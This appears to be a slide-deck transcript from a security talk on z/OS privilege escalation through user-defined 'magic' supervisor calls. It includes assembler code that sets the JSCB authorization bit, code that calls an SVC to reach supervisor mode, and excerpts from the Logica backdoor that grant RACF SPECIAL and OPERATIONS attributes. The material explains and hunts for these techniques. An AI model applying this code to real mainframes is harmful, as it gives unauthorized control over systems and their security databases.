
Supervisor Call

Supervisor Call ~ Syscalls on Linux: APIs to hand over control to Supervisor mode

Table of 255 SVC. 0 to 200 are IBM reserved. 201 – 255 are user defined


Some admins/products register an authorized SVC that switches the AUTH bit and goes into Kernel mode

« Magic » SVC code



```
* ********************
* PROGRAM STARTS HERE
* ********************
    CSECT
    AMODE 31
* ********************
* PROGRAM PROLOGUE
* ********************
    STM 14,12,12(13)
    BALR 12,0
    USING *,12          ;12 AS BASE REGISTER
*
    LLGT 4,540          ; POINT R4 TO TCB
    L 2,180(4)          ; POINT R2 TO JSCB
    XR 7,7
    L 7,236(2)          ; LOAD AUTH BIT INTO R7
    OI 236(2),X'01'     ; TURN ON AUTHORIZATION BIT
    XR 15,15
    BR 14               ; EXIT
* ********************
* END OF PROGRAM
* ********************
    END
```

Call SVC to get into Supervisor mode




```
* ********************
* PROGRAM STARTS HERE
* ********************
    CSECT
    AMODE 31
* ********************
* PROGRAM SETUP
* ********************
    STM 14,12,12(13)
    BALR 12,0
    USING *,12                  ;12 AS BASE REGISTER
*
    SVC 233                     ;SWITCH AUTH BIT
    MODESET KEY=ZERO,MODE=SUP   ;STORAGE KEY=0
*
```

Forget APF, anyone can get into Supervisor mode

APF: Libraries or folders to go into Kernel mode

Hunting SVC on z/OS... Diving into virtual memory




Always starts at virtu. addr 0

References all major structures


Secondary CVT

Looking for « magic » SVC




```
* ***********************
* PROGRAM STARTS HERE
* ***********************
    CSECT
    AMODE 31
* ***********************
* PROGRAM PROLOGUE
* ***********************
    STM 14,12,12(13)
    BALR 12,0
    USING *,12                ;12 AS BASE REGISTER
*
    LLGT 4,540                ; POINT R4 TO TCB
    L 2,180(4)                ; POINT R2 TO JSCB
    XR 7,7
    L 7,236(2)                ; LOAD AUTH BIT INTO R7
    OI 236(2),X'01'           ; TURN ON AUTHORIZATION BIT
    XR 15,15
    BR 14                     ; EXIT
* ***********************
* END OF PROGRAM
* ***********************
    END
```

We browse the SVC table looking for these instructions (and other possible variations)



```
 READY
```

Excerpts from the Logica attack



```
 WTO    'SERVICE 242 :: ART AND STRATEGY'
 LA     R0,1
 SVC    242
 WTO    'MASTER, IM SO GLAD TO FEEL YOUR PRESENCE...'
MODESET KEY=ZERO,MODE=SUP
 WTO    'BUT YOU DONT SEEM TO SHARE MY AMBITIONS'
 L      R5,ASCBPVT
 L      R5,ASCBASXB(R5)
 L      R5,ASXBACEE(R5)
 USING ACEE,R5
 WTO    'I RELY UPON YOU TO BREAK THE SILENACEE'
 MVC    IDWOUSRI,ACEEUSRI
 MVC    IDWOGRPN,ACEEGRPN
 WTO    MF=(E,IDWOBLK)
 OI     ACEEFLG1,ACEESPEC+ACEEOPER+ACEEAUDT+ACEERACF
```

https://github.com/mainframed/logica/blob/master/Tfy.source.backdoor

A few problems though

The user’s attribute are modified => RACF rules are altered

